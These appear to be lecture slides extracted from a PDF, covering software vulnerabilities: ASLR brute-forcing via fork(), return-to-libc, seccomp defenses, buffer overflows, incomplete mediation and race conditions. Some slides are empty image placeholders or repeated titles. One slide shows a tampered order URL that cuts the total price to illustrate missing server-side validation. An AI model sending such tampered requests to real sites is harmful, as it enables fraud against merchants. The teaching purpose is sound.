
# Inferring addresses with ASLR




# Inferring addresses with ASLR



# Inferring addresses with ASLR



# Inferring addresses with ASLR



0x01010101 = 16 million == 16 sec of sleep


Wrong guess → crash

Correct guess → response in 16 sec

Why this work?

fork() does **not** re-randomize ASLR

# Return to libc





# Defense: Get rid of system()?

- Remove any function call that
  - is not needed
  - could wreck havoc
  - system(), exec(), connect(), open() ...
- SECCOMP(secure computing mode) with BPF
  - Make a process to only limited system calls
    - Reduce the attack surface
  - `prctl(PR_SET_SECCOMP, SECCOMP_MODE_FILTER, &filter)`
  - Sandboxing in Chrome and others

# Buffer Overflow

- A major security threat yesterday, today, and tomorrow
- The good news?
- It is **possible** to reduce overflow attacks
  - Safe languages, NX bit, ASLR, education, etc.
- The bad news?
- Buffer overflows will exist for a long time
  - Legacy code, bad development practices, etc.

# Incomplete mediation

# Input Validation

- Consider: `strcpy(buffer, argv[1])`
- A buffer overflow occurs if  
$$\text{len}(\text{buffer}) < \text{len}(\text{argv}[1])$$
- Software must **validate** the input by checking the length of `argv[1]`
- Failure to do so is an example of a more general problem: **incomplete mediation**

# Input Validation

- Consider web form data
- Suppose input is validated on client
- For example, the following is valid

```
http://www.things.com/orders/final&custID=112&qty=20&  
price=10&shipping=5&total=205
```

- Suppose input is not checked on server
  - Why bother since input checked on client?
  - Then attacker could send http message

```
http://www.things.com/orders/final&custID=112&qty=20&  
price=10&shipping=5&total=25
```

# Incomplete Mediation

- Linux kernel
  - Research has revealed many buffer overflows
  - Many of these are due to incomplete mediation
- Linux kernel is “good” software since
  - Open-source
  - Kernel — written by coding gurus
- Tools exist to help find such problems
  - But incomplete mediation errors can be subtle
  - And tools useful to attackers too!

# Race Conditions

# Race Condition

- Security processes should be **atomic**
  - Occur “all at once”
- Race conditions can arise when security-critical process occurs in stages
- Attacker makes change between stages
  - Often, between stage that gives authorization, but before stage that transfers ownership




# Time between test and execution

- Common code style:

**if (doing\_this\_is\_allowed)**


**do\_it();**



Trudy


# Example: mkdir Race Condition

- mkdir creates new directory
- How mkdir is supposed to work



# mkdir Attack

- The mkdir **race condition**



- Not really a “race”
  - But attacker’s timing is critical

# Race Conditions

- Race conditions are common
- Race conditions may be more prevalent than buffer overflows
- But race conditions harder to exploit
  - Buffer overflow is “low hanging fruit” today
- To prevent race conditions, make security-critical processes atomic
  - Occur all at once, not in stages
  - Not always easy to accomplish in practice

# Many other software vulnerabilities

